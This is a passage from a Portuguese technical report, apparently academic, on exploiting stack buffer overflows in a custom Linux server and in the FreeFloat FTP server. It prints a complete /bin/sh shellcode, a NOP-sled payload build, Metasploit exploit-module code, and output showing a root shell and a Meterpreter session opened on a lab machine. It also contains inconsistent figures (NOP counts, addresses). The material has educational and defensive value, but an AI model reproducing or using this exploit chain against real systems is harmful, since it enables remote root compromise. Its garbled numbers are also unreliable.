Analizando o conteúdo dos registos ilustrado na figura 56, pode-se verificar que que não foi só o EIP que foi subscrito com "\x41", mas também o EBP (*Stack Base Pointer*) que aponta sempre para a primeira posição da *stack*. Isto leva à conclusão que, tal como pretendido, não só o *buffer* ficou cheio de 'A's, mas também o EIP foi afetado. Ou seja, é possível colocar um endereço à minha escolha no EIP o que vai permitir com que o programa salte para uma posição da memoria à minha escolha.

Sabendo isto, o próximo passo a tomar na exploração desta vulnerabilidade é descobrir qual o tamanho do *buffer*. Para isso seria necessário repetir o ataque várias vezes e analisar o resultado no *debuger*, até descobrir em que posição de memória o *buffer* começa e quantos *bytes* são necessários para escrever sobre o EIP. Este processo poderia levar várias horas a completar. Contudo, existe uma maneira mais fácil e extremamente mais rápida. Tal como já foi referido, o Metasploit fornece uma grande variedade de ferramentas que podem ser utilizadas em testes de penetração.

Para este caso é possível utilizar o **pattern_create.rb** e o **pattern_offset.rb**. O primeiro, cria um padrão com o número de *bytes* à escolha do utilizador e o segundo calcula o *offset* de um programa dependendo do EIP que o padrão gerado pelo **pattern_create.rb** retorna. Visto que já foi descoberto que o *buffer* deste programa estoira quando lhe são enviados 500 *bytes*, vai recorrer-se a esse valor como parâmetro para a criação de um padrão de 500 *bytes* ilustrado na figura 57.



```
root@kali:~/metasploit-framework/tools/exploit
File Edit View Search Terminal Help
root@kali:~/metasploit-framework/tools/exploit# ./pattern_create.rb 500
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8A
c9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af
8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7
Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6A
l7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9Am0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao
6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Ap0Aq1Aq2Aq3Aq4Aq5Aq
root@kali:~/metasploit-framework/tools/exploit#
```

Figura 57 - Padrão gerado pelo patter_create.rb

Com o padrão criado utiliza-se uma instrução em Perl para o colocar num ficheiro de texto chamado “padrão” de modo a ser mais fácil de utilizar. Assim, pode concatenar-se este ficheiro de texto e enviá-lo para o servidor utilizando o comando "**cat padrão | nc 127.0.0.1 7777**". Tal como esperado, o servidor dá erro e gera um novo *core dump*, este tem que ser aberto utilizando o GDB para descobrir qual o conteúdo que está no registo EIP.

```
x -o root@bruno-VirtualBox: /home/bruno
Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq" ' > padrao
ao
root@bruno-VirtualBox:/home/bruno# cat padrao | nc 127.0.0.1 7777
Ola
COMMAND:root@bruno-VirtualBox:/home/bruno# gdb --core core
GNU gdb (Ubuntu 7.11-0ubuntu1) 7.11
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word".
[New LWP 2249]
Core was generated by `./server'.
Program terminated with signal SIGSEGV, Segmentation fault.
#0 0x41386741 in ?? ()
(gdb)
```

Figura 58 - Debug do segundo core dump

Tal como anteriormente e como se pode verificar na figura 58, existiu um erro de falha de segmentação e o conteúdo do EIP é agora **0x41386741**. Após esta análise, o próximo passo a tomar é utilizar o **pattern_offset.rb** para descobrir onde se encontra o *offset*. Para isso executa-se o ficheiro Ruby com o parâmetro **0x41386741** (que é o endereço do EIP).

```
root@kali: ~/metasploit-framework/tools/exploit
File Edit View Search Terminal Help
root@kali:~/metasploit-framework/tools/exploit# ./pattern_create.rb 500
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8A
c9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af
8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7
Ai8Ai9Ai0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6A
l7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9Am0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao
6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq
root@kali:~/metasploit-framework/tools/exploit# ./pattern_offset.rb 0x41386741
[*] Exact match at offset 204
root@kali:~/metasploit-framework/tools/exploit#
```

Figura 59 - Resultado do pattern_offset.rb

Na figura 59 encontra-se o resultado da execução desta ferramenta. Com isso, pode concluir-se que o tamanho do *buffer* é de 200 bytes, visto que o EBP (Base Pointer) é constituído por 4 bytes, porque estamos a usar um sistema de 32 bits. Com estas informações, é possível começar a desenvolver um *exploit* de modo a explorar estas vulnerabilidade. Para isso, recorre-se ao seguinte *shellcode* ilustrado na figura 60, que,

ao ser executado vai abrir uma *Shell* (programa com acesso aos serviços de um sistema operativo) com privilégios do utilizador que executou o programa vulnerável. Neste caso, como é um programa que poderia necessitar de acesso preferencial ao servidor, ele é executado como *root*.

```
\x31\xc0\x31\xdb\xb0\x17\xcd\x80\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd\x80\xe8\xdc\xff\xff\xff/bin/sh
```

Figura 60 - Shellcode

Este pedaço de código malicioso é constituído por 53 bytes. Fazendo as contas, sabe-se que o *exploit* vai ter que ter 208 bytes. Isto porque para escrever sobre o EIP o endereço de retorno desejado, tem que se encher o *buffer* (200 bytes), escrever sobre o EBP (4 bytes) e por fim escrever o endereço no EIP (4 bytes). Na figura 61 encontra-se um esquema que ilustra de melhor forma a *stack*.




Figura 61 - Esquema da stack

Ou seja, $200 + 4 + 4 = 208$ bytes necessários. 53 desses bytes irão ser utilizados para o *shellcode* e outros 4 para o endereço de retorno, apesar disso, ficam ainda a sobrar 171 bytes. A melhor solução para este problema é a utilização de NOPs. Um NOP é uma instrução em Assembly que basicamente não faz nada. Apenas salta para a próxima instrução a ser executada. A figura 62 contem um esquema a demonstrar o funcionamento desta técnica. Esta instrução é muito utilizada no desenvolvimento de *exploits*, visto que permite encher o buffer com instruções que passam para a próxima instrução até chegar ao *shellcode*. Esta é uma técnica chamada de *NOP Sled* (Susser, 2012).




Figura 62 - NOP sled

Para criar o *exploit* vai ser utilizado, mais uma vez, o Perl para colocar o *shellcode* num ficheiro de texto com o nome *Shell*. Com isto, vai colocar-se num diferente ficheiro de texto designado de "Nops" 171 vezes o valor "\x91", que é o NOP em hexadecimal. Em último lugar, falta criar um terceiro ficheiro com o valor do endereço de retorno. Este vai ter o nome "**address**". Para efeitos de teste vai utilizar-se o endereço "\x51\x51\x51\x51", que vai permitir localizá-lo melhor quando se analisar o *core dump*. Com os três ficheiros criados vai concatenar-se os três na seguinte ordem: **nops** – **Shell** – **address**, utilizando o comando "**cat nops Shell address | nc 127.0.0.1 7777**" e serão enviados para o servidor.

Como ainda não foi colocado o endereço de retorno certo, a única coisa que o *exploit* fez foi provocar um erro no servidor. Ao analisar o *core dump* gerado é possível verificar-se diversos factos. Tal como esperado, o EIP contém o endereço "\x51\x51\x51\x51". Além disso, olhando para o conteúdo dos registos na figura 63, conclui-se que os "\x91" enviados (NOPs), apenas começam a partir de uma posição de memória do *buffer*. Assim, para pôr em prática a técnica do NOP Sled será escolhida uma posição de memória onde se encontrem os NOPs, a título de exemplo a "0xbffffeda4".

```

root@bruno-VirtualBox: /home/bruno
ds          0x7b      0x7b
es          0x7b      0x7b
fs          0x0       0x0
gs          0x33      0x33
(gdb) x/32 0xbffffed4
0xbffffed4:  0xbffffed00    0x32310000    0x2e302e37    0x312e30
0xbffffed4:  0x0       0x0       0x0       0x0
0xbffffed4:  0x0       0x0       0x0       0x0
0xbffffed4:  0x0       0x91919191  0x91919191  0x91919191
0xbffffed4:  0x91919191  0x91919191  0x91919191  0x91919191
0xbffffed4:  0x91919191  0x91919191  0x91919191  0x91919191
0xbffffed4:  0x91919191  0x91919191  0x91919191  0x91919191
(gdb)
0xbffffedc4: 0x91919191  0x91919191  0x91919191  0x91919191
0xbffffed4:  0x91919191  0x91919191  0x91919191  0x91919191
0xbffffed4:  0x91919191  0x91919191  0x91919191  0x91919191
0xbffffed4:  0x91919191  0x91919191  0x91919191  0x91919191
0xbffffee04: 0x91919191  0x91919191  0x31919191  0xb0db31c0
0xbffffee14: 0xeb80cd17  0x76895e1f  0x88c03108  0x46890746
0xbffffee24: 0x890bb00c  0x84e8df3   0xcd0c568d  0x89db3180
0xbffffee34: 0x80cd40d8  0xfffffdce8  0x69622fff  0x68732f6e
(gdb) q
root@bruno-VirtualBox: /home/bruno#

```

Figura 63 – Debug do terceiro core dump

Ter-se-á que substituir o endereço no ficheiro "**address**", tendo o cuidado de escrever o *byte* menos significativo em primeiro lugar. Assim, o comando que se vai utilizar é o "**perl -e 'print "\xa4\xed\xff\xbf" > address**". Com este passo concluído, vai testar-se mais uma vez o *exploit* e tal como se verifica na figura 64, o *shellcode* foi executado e uma *Shell* foi criada no servidor.




Figura 64 - Resultado do exploit

8.1.2 Análise de resultados da exploração manual

Após ser dado o término da exploração manual da vulnerabilidade, é possível tirar várias conclusões:

- A aplicação possui uma vulnerabilidade de BO que pode ser explorada alterando o endereço de retorno.
- Utilizando as ferramentas do Metasploit `pattern_create.rb` e `pattern_offset.rb` é possível descobrir o tamanho do *buffer* e a quantidade de dados necessária para escrever sobre o EIP. Neste caso, o *buffer* tem uma dimensão de 200 bytes.
- Para ser explorada a vulnerabilidade, pode utilizar-se um NOP *Sled* de modo a preencher a parte do buffer não usada e, ao mesmo tempo, facilitar a execução do *shellcode*.
- Como o *shellcode* escolhido tem 53 bytes e o endereço de retorno 4 bytes, é necessário utilizar 151 NOPs no *exploit*.
- Após ser analisado o *core dump* do servidor utilizando-se o GDB, verifica-se que o *buffer* não começa imediatamente a seguir ao ESP. Isto acontece devido à presença de variáveis locais que têm que ser inicializadas pelo programa.
- Para utilizar a técnica do NOP *Sled*, escolhe-se para o EIP uma posição da memória ao acaso, desde que esta se encontre nas posições que contenham NOPs.
- Após se executar o *exploit*, conclui-se que o *shellcode* foi executado e uma *Shell* com privilégios *root* foi aberta na máquina da vítima.

8.1.3 Desenvolvimento do módulo BO para o Metasploit

Com estas informações, pode-se, então, começar a desenvolver o módulo para ser explorada esta vulnerabilidade no Metasploit. Assim, vai ser diminuído o número de NOPs para 71 para que se possa alojar 128 bytes para o *payload* do Metasploit. Isto vai permitir que se possa utilizar uma maior variedade de *payloads* oferecidos pelo Metasploit, visto que o espaço é maior.

Para o desenvolvimento deste módulo recorrer-se-á, mais uma vez, ao *template* que já vem incluído no Metasploit. Este não vai precisar de tantas linhas de código como os anteriores, porém traz consigo grandes dificuldades uma vez que é necessário perceber que tipo de informações colocar para o módulo poder explorar a vulnerabilidade corretamente. Aqui, a primeira alteração que tem que ser feita é declarar que o módulo vai explorar a vulnerabilidade remotamente. Tal como já foi referido anteriormente, deve ser colocado "`class Metasploit3 < Msf::Exploit::Remote`". Também é importante mencionar que, como esta vulnerabilidade não *crash*a o servidor,

isso implica que não sejam criados ficheiros que possam ser utilizados para fazer o *tracing* do ataque. Com isto, o *rank* que é atribuído a este módulo é o "**ExcellentRanking**".

Seguidamente, é essencial incluir o *mixin* que se vai utilizar para explorar a vulnerabilidade. Depois de várias horas de pesquisa, chegou-se à conclusão que o *mixin* certo para este módulo é o "**Remote::Tcp**", sendo que a instrução que é necessário utilizar é "**include Msf::Exploit::Remote::Tcp**".

Os campos seguintes não possuem grande importância para o funcionamento do presente módulo, visto que são preenchidos com as informações pessoais do *developer*. No campo do "Payload", cujo conteúdo encontra-se ilustrado na figura 65, já é necessário utilizar as informações que foram obtidas na exploração manual da vulnerabilidade. Tal como foi referido, vai alocar-se 128 *bytes* para que o Metasploit possa gerar o *payload*. Pelo que foi aprendido no decorrer da pesquisa realizada, colocar o espaço do *payload* é, geralmente, o único parâmetro necessário neste campo para que o módulo funcione. Apesar disso, após vários testes sem sucesso, chegou-se à conclusão seria necessário incluir mais um parâmetro, o "**BadChars**". Este parâmetro permite colocar os caracteres maus que possam afetar o bom funcionamento do *exploit*. Ou seja, caso existam caracteres que não possam ser introduzidos no *buffer*, é aqui que têm que ser colocados. Neste caso, o único carácter que não pode ser utilizado no *payload* é o "\x00" visto que, em assembly, este termina uma *string*. Isto levaria a que o *payload* não fosse executado corretamente.

```
'Payload'      =>
{
    'Space'     => 128,
    'BadChars'   => "\x00",
}
```

Figura 65 - Conteúdo do campo payload do módulo BO no Linux

O próximo campo onde é necessário introduzir as informações que foram adquiridas, é no "**Targets**". Aqui também foram encontrados alguns problemas iniciais, visto que, normalmente, neste tipo de módulos é apenas necessário introduzir o tipo de sistema e o endereço de retorno. Porém, no presente caso, é necessário inserir também o parâmetro "offset", que é o valor que foi descoberto utilizando a ferramenta **pattern_create.rb** na exploração manual. Assim, as informações que são colocadas aqui são a plataforma onde a vulnerabilidade se encontra, que, neste caso, é 'lin' (Linux), o valor 204 no offset e o endereço de retorno **0xbffffed94** que aponta para uma posição de memória no meio dos NOPs. O valor 204 vem da informação obtida na exploração manual da vulnerabilidade sendo que são os 200 *bytes* do tamanho do buffer mais 4 que pertencem ao EBP. A figura 66 contem o conteúdo deste campo.

```

'Targets'      =>
[
  [
    'Linux',
    {
      'Platform' => 'lin',
      'Ret'       => 0xbffffed94,
      'Offset'    => 204,
    },
  ],

```

Figura 66 - Conteúdo do campo targets do módulo BO no Linux

Em último lugar, é necessário escrever o código na função *exploit* que vai ser utilizado para explorar a vulnerabilidade. Visto que se está a utilizar o *mixin* do TCP, deve ser programado de acordo com as suas normas. Para conseguir isso, a medida tomada foi explorar os módulos já existentes no Metasploit que explorem vulnerabilidades deste tipo e, a partir daí, fazer o *reverse engineering* de modo a perceber como se pode desenvolver o *exploit*.

Com isto, chegou-se à conclusão que existem algumas instruções que têm que ser utilizadas neste tipo de módulo. A primeira é o "**Connect**" e, esta instrução vai pegar no **RHOST** e **RPORT** introduzidos pelo utilizador e vai conectar-se ao servidor. O **RHOST** e **RPORT** são parâmetros padrão do *mixin* TCP, estes representam respetivamente o IP e a porta da aplicação alvo. De seguida, utiliza-se um "**print_status**", que basicamente vai enviar para o ecrã as informações do alvo que está a ser explorado.

As instruções ilustradas na figura 67 são as mais importantes do módulo, visto que vai ser aqui criado o *exploit* que é enviado para a aplicação alvo. A primeira, vai utilizar a função "**make_nops**" do *mixin* Tcp, que permitirá a criação de *nops*, onde somente é necessário colocar como parâmetro o número de *nops* que se pretende. Tal como já foi referido vão utilizar-se 71 *nops* e vão ser colocados na variável "**buf**". De seguida, tem que colocar na variável "buf" o *payload*. Para isso usa-se a instrução "**buf << payload.encoded**". Esta vai pegar no *payload* escolhido pelo utilizador e vai codificar o *shellcode* utilizando os *encoders*, para, por fim, ser colocado na variável. Em último lugar, é necessário introduzir o endereço de retorno. A instrução utilizada é "**[target.ret].pack('V')**" que vai buscar o endereço introduzido no campo "**Targets**" e coloca-o na variável pretendida, que neste caso é a "**buf**".

```

buf = make_nops(76)
buf << payload.encoded
buf << [ target.ret ].pack('V')

```

Figura 67 - Criação do exploit

Com o *exploit* criado na variável "**buf**", a última coisa que é necessária fazer é enviar o conteúdo dessa variável para o servidor vulnerável. Para fazer o envio, vai recorrer-se a *sockets*. Assim, têm que se utilizar duas instruções: "**sock.put(buf)**" e "**sock.get_once**". A primeira, coloca o conteúdo da variável "**buf**" e envia-o para o servidor, enquanto que a segunda fica à escuta pela resposta do servidor. Visto que o objetivo é enviar um *payload*, como por exemplo uma *Shell*, precisa-se de usar a instrução "**handler**" para que seja executado um **handler** como por exemplo o Meterpreter. Por último, visto que o **handler** já está a ser executado, deve-se colocar a instrução "**disconnect**" para que o módulo se desconecte do servidor, tal como se pode verificar na figura 68.

```
sock.put(buf)
sock.get_once
handler
disconnect
end
```

Figura 68 - Envio do exploit

8.1.4 Análise dos resultados da exploração da vulnerabilidade utilizando o módulo

Após concluir o desenvolvimento do módulo, é necessário testá-lo para verificar se está a funcionar corretamente. Para isso, vai iniciar-se o msfconsole e escolher respetivo módulo. Aqui, vão ter que se configurar algumas opções, tal como o **RHOST** e **RPORT**, que vão ser o IP e porta da aplicação alvo. Para efeitos de teste, vai utilizar-se uma máquina virtual com o Linux 15.01 de 32 bits instalado. É nessa máquina que está a ser executado o servidor vulnerável. Assim, ter-se-á de colocar o **RHOST** com o IP **10.10.10.2** e o **RPORT** com **7777**, que é a porta configurada no servidor para receber conexões.

A ultima opção que deve ser selecionada é o *payload*. Para isso, utiliza-se o comando "**set payload**" e depois pressiona-se na tecla TAB do teclado. Isto vai fazer com que a consola imprima no ecrã os *payloads* que estão disponíveis para este módulo. O resultado deste comando encontra-se na figura 69. Tal como foi referido anteriormente, quanto maior o tamanho alocado para o *payload*, mais opções de *payloads* o Metasploit vai disponibilizar.

```

root@kali: ~
File Edit View Search Terminal Help
RPORT => 7777
msf exploit(b02) > set PAYLOAD
set PAYLOAD generic/custom
set PAYLOAD generic/debug_trap
set PAYLOAD generic/shell_bind_tcp
set PAYLOAD generic/shell_reverse_tcp
set PAYLOAD generic/tight_loop
set PAYLOAD linux/x86/chmod
set PAYLOAD linux/x86/exec
set PAYLOAD linux/x86/meterpreter/bind_ipv6_tcp
set PAYLOAD linux/x86/meterpreter/bind_nonx_tcp
set PAYLOAD linux/x86/meterpreter/bind_tcp
set PAYLOAD linux/x86/meterpreter/reverse_ipv6_tcp
set PAYLOAD linux/x86/meterpreter/reverse_nonx_tcp
set PAYLOAD linux/x86/meterpreter/reverse_tcp
set PAYLOAD linux/x86/meterpreter/reverse_tcp_uuid
set PAYLOAD linux/x86/metsvc_bind_tcp
set PAYLOAD linux/x86/metsvc_reverse_tcp
set PAYLOAD linux/x86/read_file
set PAYLOAD linux/x86/shell/bind_ipv6_tcp
set PAYLOAD linux/x86/shell/bind_nonx_tcp
set PAYLOAD linux/x86/shell/bind_tcp
set PAYLOAD linux/x86/shell/reverse_ipv6_tcp
set PAYLOAD linux/x86/shell/reverse_nonx_tcp

```

Figura 69 - Resultado do comando “set PAYLOAD” no módulo BO do Linux

Como se pode verificar, ao utilizar menos *nops* e ao alocar mais tamanho para o *payload*, possui-se, consequentemente, uma grande lista de *payloads* disponíveis. De todas as opções, o escolhido para testar o módulo foi o “Linux/x86/meterpreter/bind_tcp”. Ou seja, caso o módulo consiga explorar a vulnerabilidade com sucesso, vai ser aberta uma Shell na vítima possibilitando total acesso ao sistema. Para escolher o *payload* é necessário utilizar o comando “**set PAYLOAD**” seguido do caminho do *payload* escolhido, tal como ilustrado na figura 70.

```

root@kali: ~
File Edit View Search Terminal Help
set PAYLOAD generic/tight_loop
set PAYLOAD linux/x86/chmod
set PAYLOAD linux/x86/exec
set PAYLOAD linux/x86/meterpreter/bind_ipv6_tcp
set PAYLOAD linux/x86/meterpreter/bind_nonx_tcp
set PAYLOAD linux/x86/meterpreter/bind_tcp
set PAYLOAD linux/x86/meterpreter/reverse_ipv6_tcp
set PAYLOAD linux/x86/meterpreter/reverse_nonx_tcp
set PAYLOAD linux/x86/meterpreter/reverse_tcp
set PAYLOAD linux/x86/meterpreter/reverse_tcp_uuid
set PAYLOAD linux/x86/metsvc_bind_tcp
set PAYLOAD linux/x86/metsvc_reverse_tcp
set PAYLOAD linux/x86/read_file
set PAYLOAD linux/x86/shell/bind_ipv6_tcp
set PAYLOAD linux/x86/shell/bind_nonx_tcp
set PAYLOAD linux/x86/shell/bind_tcp
set PAYLOAD linux/x86/shell/reverse_ipv6_tcp
set PAYLOAD linux/x86/shell/reverse_nonx_tcp
set PAYLOAD linux/x86/shell/reverse_tcp
--More--
Interrupt: use the 'exit' command to quit
msf exploit(b02) > set payload linux/x86/meterpreter/bind_tcp
payload => linux/x86/meterpreter/bind_tcp
msf exploit(b02) >

```

Figura 70 - Configuração do payload no módulo BO do Linux

Com todos os parâmetros configurados, para explorar a vulnerabilidade apenas tem que se inserir o comando "**exploit**". Como se pode verificar na figura 71 o módulo explorou a vulnerabilidade com sucesso abrindo uma *shell* que tem o Meterpreter como seu **handler**. Para testar se a *Shell* está a funcionar corretamente vai utilizar-se o comando "**ls**". Com isso pode verificar-se que a consola mostra todo o conteúdo da pasta *root* da vítima, ou seja, o módulo está a funcionar corretamente, resultado que se pode verificar na figura 72.

```
root@kali: ~
File Edit View Search Terminal Help
msf exploit(b02) > exploit
[*] Started bind handler
[*] Exploring target Linux...
[*] Transmitting intermediate stager for over-sized stage...(105 bytes)
[*] Sending stage (1495599 bytes) to 10.10.10.2
[*] Meterpreter session 1 opened (10.10.10.1:42925 -> 10.10.10.2:4444) at 2016-07-22 14:00:41 -0000
meterpreter >
```

Figura 71 - Resultado da execução do módulo B0 linux

```
Terminal
File Edit View Search Terminal Help
msf exploit(b02) > exploit
[*] Started bind handler
[*] Exploring target Linux...
[*] Transmitting intermediate stager for over-sized stage...(105 bytes)
[*] Sending stage (1495599 bytes) to 10.10.10.2
[*] Meterpreter session 1 opened (10.10.10.1:37449 -> 10.10.10.2:4444) at 2016-08-26 20:59:23 -0400
meterpreter > ls
Listing: /home/bruno
=====
Mode          Size  Type  Last modified      Name
----          --   ---   -----      -----
100600/rw----- 9662  fil   2016-08-26 20:45:25 -0400  .ICEauthority
100600/rw-----  61   fil   2016-08-26 20:45:17 -0400  .Xauthority
100600/rw----- 526   fil   2016-07-19 12:45:34 -0400  .bash_history
100644/rw-r--r-- 220   fil   2016-07-18 14:43:25 -0400  .bash_logout
100644/rw-r--r-- 3771  fil   2016-07-18 14:43:25 -0400  .bashrc
40700/rwx----- 4096  dir   2016-07-18 18:44:27 -0400  .cache
40700/rwx----- 4096  dir   2016-07-22 13:44:36 -0400  .config
40700/rwx----- 4096  dir   2016-08-10 14:39:23 -0400  .gconf
40700/rwx----- 4096  dir   2016-08-26 20:45:20 -0400  .gnupg
```

Figura 72 - Resultado do envio do comando ls

8.2 Buffer Overflow no Windows

Tal como no sistema operativo Linux, no Windows será explorada uma vulnerabilidade de BO presente num servidor FTP chamado FTP FreeFloat, ilustrado na figura 73. Este, é um exemplo muito conhecido e para tal irá ser seguido um guia passo a passo existente de modo a explorar esta vulnerabilidade manualmente. Com as informações obtidas nessa exploração, essas serão então utilizadas para desenvolver o modulo para o Metasploit.



Figura 73 - FTP FreeFloat

8.2.1 Exploração manual da vulnerabilidade

Esta vulnerabilidade, possui várias falhas conhecidas em certos comandos, porém, este módulo centrar-se-á apenas no comando "**USER**". Para a exploração manual desta vulnerabilidade, vai recorrer-se ao Kali Linux, uma vez que oferece várias ferramentas de exploração. Para saber se a falha existe realmente e quantos *bytes* são necessários enviar para existir BO, vai ser utilizado um *fuzzer* já desenvolvido pelo website Primal Security (Security P. , 2016). O código deste programa encontra-se no anexo C. Um *fuzzer* é um programa que tem por objetivo identificar possíveis alvos vulneráveis. Este encontra-se escrito na linguagem de programação Python e, para o utilizar nesta situação, apenas se deve fazer uma pequena alteração no seu código. Essa alteração consiste em colocar o número da porta na qual o servidor está à escuta, que neste caso é a 21.

Com a porta configurada no código, é possível, por fim, executar o *fuzzer* colocando-se o IP do alvo, **10.10.10.2**, como parâmetro. Após a sua execução, pode-se verificar na figura 74 que teve sucesso na exploração da falha e que essa existiu com um tamanho de *buffer* de **250 bytes**. Isto significa que o valor necessário para provocar um BO no servidor tem um valor máximo de 250.

```
root@kali:~# python fuzzer.py 10.10.10.2 21
Sending buffer with length: 50
Sending buffer with length: 100
Sending buffer with length: 150
Sending buffer with length: 200
Sending buffer with length: 250
[+] Crash occurred with buffer length: 250
```

Figura 74 - Resultado da execução do *fuzzer.py*

Esta informação, dá a possibilidade de passar ao próximo passo da exploração desta vulnerabilidade. Para isso, vai recorrer-se ao *immunity debugger*, que funciona em Windows. Tal como já se mencionou no capítulo 3 deste relatório, este é um *software* que pode ser utilizado para verificar em tempo real o que acontece nos registos do computador. Assim, vai ser executado o servidor utilizando o *immunity debugger* e vai voltar-se, mais uma vez, a executar o *fuzzer*, para assim se poder verificar com mais atenção o que acontece nos registos quando ocorre um BO. Com isso, pode verificar-se que o EIP foi reescrito por quatro "**\x41**", ou seja, 'A' maiúsculos. Isto significa que é possível reescrever o EIP, o que oferece a possibilidade de introduzir um endereço de retorno à escolha. Este resultado pode ser verificado na figura 75.

